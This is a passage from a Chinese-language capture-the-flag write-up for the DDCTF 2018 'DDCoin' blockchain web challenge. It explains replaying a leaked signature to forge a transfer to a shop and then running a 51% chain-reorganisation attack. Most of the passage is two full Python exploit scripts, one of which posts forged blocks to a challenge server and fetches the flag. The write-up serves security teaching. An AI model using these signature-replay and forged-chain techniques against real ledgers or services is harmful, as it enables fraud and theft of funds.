                    "id": "467e55e7-95a9-4551-b2f8-2d1321468fd4"
                },
                {
                    "amount": 1,
                    "hash": "748ac974d0cc1dbff6a19778e4e7c145e3cd569b26a872132ff7ca4ccab067fb",
                    "addr": "b2b69bf382659fd193d40f3905eda4cb91a2af16d719b6f9b74b3a20ad7a19e4de41e5b7e78c8efd60a
32f9701a13985",
                    "id": "42155d27-4934-49d6-acc4-4a299cebe63f"
                }
            ]
        }
    ],
    "height": 1  //这个由系统生成，我们不用管
}
```


按照流程，我们应该构造一个转钱给商店的区块。但通过代码，我们可以发现转账的时候是需要私钥签名的，也就是这个signature段。




做题的时候也卡着这，想着是不是能拿到银行的私钥。但通过看writeup发现，这些信息我们可以通过黑客留下的signature直接绕过，并且上一步的input也可以从黑客的区块中得到。所以我们就可以直接构造转账给商店的区块了，并且通过51%攻击使黑客转走的钱追回。

```
# Then, the bank was hacked by the hacker ...
handout = create_output_utxo(hacker_address, 999999)
reserved = create_output_utxo(bank_address, 1)
transferred = create_tx([total_currency_issued['id']], [handout, reserved], bank_privkey)
second_block = create_block(genesis_block['hash'], 'HAHA, I AM THE BANK NOW!', [transferred])
append_block(second_block)

# Can you buy 2 diamonds using all DDCoins?
```


下面直接放出完整的payload脚本，需要特别提醒的是要注意每个区块的prev。

```
# -*- coding: utf-8 -*-
import json, uuid, hashlib
import random,string

EMPTY_HASH = '0' * 64
DIFFICULTY = int('00000' + 'f' * 59, 16)

def hash(x):
    return hashlib.sha256(hashlib.md5(x).digest()).hexdigest()

def hash_reducer(x, y):
    return hash(hash(x) + hash(y))

# 对 output 进行hash
def hash_utxo(utxo):
    return reduce(hash_reducer, [utxo['id'], utxo['addr'], str(utxo['amount'])])

def create_output_utxo(addr_to, amount):
    utxo = {'id': str(uuid.uuid4()), 'addr': addr_to, 'amount': amount}
    utxo['hash'] = str(hash_utxo(utxo))
    return utxo

# 对 transactions 进行hash
def hash_tx(tx):
    return reduce(hash_reducer, [
        reduce(hash_reducer, tx['input'], EMPTY_HASH),
        reduce(hash_reducer, [utxo['hash'] for utxo in tx['output']], EMPTY_HASH)
    ])

#对整个块 hash
```


```
def hash_block(block):
    return reduce(hash_reducer, [block['prev'], block['nonce'],
                                 reduce(hash_reducer, [tx['hash'] for tx in block['transactions']], EMPTY_HASH)]
)

prev = "5bc355ab21fd7e07040e2882f36ff8fba90809cbaa27b80bc1439a6e85beec25"
input = ["e95c5a89-3f0e-4bd6-a4bc-8ff006fa2a42"]
signature = ['8cf74260504449ce72c537b587b534c7f93e459d97898faea8a3a68622bbe01f2117fba4cfd3cff69f12e209d74cf87c']


address = 'b81ff6d961082076f3801190a731958aec88053e8191258b0ad9399eeecd8306924d2d2a047b5ec1ed8332bf7a53e735'
output = [create_output_utxo(address,1000000)]

transactions = {
        "input":input,
        "signature":signature,
        "output":output
    }

# 对 transactions 进行签名
hash_transactions = hash_tx(transactions)
transactions['hash'] = str(hash_transactions)
# 爆破（挖矿，找到满足条件的hash）
def fuzz(block, size=20):
    CHARS = string.letters + string.digits
    while True:
        rnds = ''.join(random.choice(CHARS) for _ in range(size))
        block['nonce'] = rnds
        block_hash = str(hash_block(block))
        # 转换成 16 进制
        tmp_hash = int(block_hash, 16)
        # POW 验证工作
        if tmp_hash < DIFFICULTY:
            block['hash'] = block_hash
            return block

# 创建符合条件的块
block = {
    "prev":prev,
    "transactions":[transactions]
}
ok_block = fuzz(block)
print(json.dumps(ok_block))
# 创建一个空块
empty_tmp = {
    "prev" : ok_block['hash'],
    "transactions" : []
}
empty_block1 = fuzz(empty_tmp)
print(json.dumps(empty_block1))

empty_tmp = {
    "prev" : empty_block1['hash'],
    "transactions" : []
}
empty_block2 = fuzz(empty_tmp)
print(json.dumps(empty_block2))

empty_tmp = {
```

```
    "prev" : empty_block2['hash'],
    "transactions" : []
}
empty_block3 = fuzz(empty_tmp)
print(json.dumps(empty_block3))

empty_tmp = {
    "prev" : empty_block3['hash'],
    "transactions" : []
}
empty_block4 = fuzz(empty_tmp)
print(json.dumps(empty_block4))
```


运行后会得到5个区块，然后依次post就可以得到flag




post第三块的时候会得到一个钻石。




post第5块的时候会得到第二个钻石。





然后访问/flag，从而得到flag。
我们还可以使用py2脚本

```
# -*- encoding: utf-8 -*-
# written in python 2.7
import hashlib, json, rsa, uuid, os,requests,re

# 一堆变量常量

url_root="http://220.249.52.133:58044"
url_create="http://220.249.52.133:58044/create_transaction"
url_flag="http://220.249.52.133:58044/flag"

s=requests.Session()
ddcoin = s.get(url=url_root)

prev_one=re.search(r"hash of genesis block: ([0-9a-f]{64})",ddcoin.content, flags=0).group(1)
bank_utox_id=re.search(r"\"input\": \[\"([0-9a-f\-]{36})",ddcoin.content, flags=0).group(1)
bank_signature=re.search(r"\"signature\": \[\"([0-9a-f]{96})",ddcoin.content, flags=0).group(1)

DIFFICULTY = int('00000' + 'f' * 59, 16)
EMPTY_HASH = '0'*64

bank_addr="8aaa41fad552f9a2231bba5242c58df16da1840979e37f0a20d5912ca829d240df4a992bd6518123a1c7034844448465"
hacke_addr="a4e4ec9827a53e8cf88d5eda99a3b965c8ae8eb334c5863fb874f554ce80ebf814f510fe3aef1c5a6dfb64c3bd7de1ab"
shop_addr="9095cbe784e2c97c5076a9806171056356b8ee5d26ca9343af25e2a036a2301a82581c0044eee5c15cf3de9a2655e85b"

# 源码中的API

def hash(x):
    return hashlib.sha256(hashlib.md5(x).digest()).hexdigest()

def hash_reducer(x, y):
```

```
    return hash(hash(x)+hash(y))

def hash_block(block):
    return reduce(hash_reducer, [block['prev'], block['nonce'], reduce(hash_reducer, [tx['hash'] for tx in block
['transactions']], EMPTY_HASH)])

def hash_utxo(utxo):
    return reduce(hash_reducer, [utxo['id'], utxo['addr'], str(utxo['amount'])])

def hash_tx(tx):
    return reduce(hash_reducer, [
        reduce(hash_reducer, tx['input'], EMPTY_HASH),
        reduce(hash_reducer, [utxo['hash'] for utxo in tx['output']], EMPTY_HASH)
    ])

def create_output_utxo(addr_to, amount):
    utxo = {'id': str(uuid.uuid4()), 'addr': addr_to, 'amount': amount}
    utxo['hash'] = hash_utxo(utxo)
    return utxo

def create_tx(input_utxo_ids, output_utxo, privkey_from=None):
    tx = {'input': input_utxo_ids, 'signature':[bank_signature], 'output': output_utxo}  # 修改了签名
    tx['hash'] = hash_tx(tx)
    return tx

def create_block(prev_block_hash, nonce_str, transactions):
    if type(prev_block_hash) != type(''): raise Exception('prev_block_hash should be hex-encoded hash value')
    nonce = str(nonce_str)
    if len(nonce) > 128: raise Exception('the nonce is too long')
    block = {'prev': prev_block_hash, 'nonce': nonce, 'transactions': transactions}
    block['hash'] = hash_block(block)
    return block


# 构造的方法

def check_hash(prev,tx):
    for i in range(10000000):
        current_block=create_block(prev,str(i),tx)
        block_hash = int(current_block['hash'], 16)
        if block_hash<DIFFICULTY:
            print json.dumps(current_block)
            return current_block

def create_feak_one():
    utxo_first=create_output_utxo(shop_addr,1000000)
    tx_first=create_tx([bank_utox_id],[utxo_first])
    return check_hash(prev_one,[tx_first])

def create_empty_block(prev):
    return check_hash(prev,[])


# 攻击过程

a=create_feak_one()
print s.post(url=url_create,data=str(json.dumps(a))).content
b=create_empty_block(a['hash'])
print s.post(url=url_create,data=str(json.dumps(b))).content
c=create_empty_block(b['hash'])
```

```
print s.post(url=url_create,data=str(json.dumps(c))).content
d=create_empty_block(c['hash'])
print s.post(url=url_create,data=str(json.dumps(d))).content
e=create_empty_block(d['hash'])
print s.post(url=url_create,data=str(json.dumps(e))).content
print s.get(url=url_flag).content
```




需要我们更改一下ip和3个addr

参考链接：

https://delcoding.github.io/2018/04/ddctf-writeup4/

https://xz.aliyun.com/t/2299

https://www.360zhijia.com/anquan/375753.html

https://xuanxuanblingbling.github.io/ctf/web/2018/05/01/DDCTF2018-WEB4-%E5%8C%BA%E5%9D%97%E9%93%BE/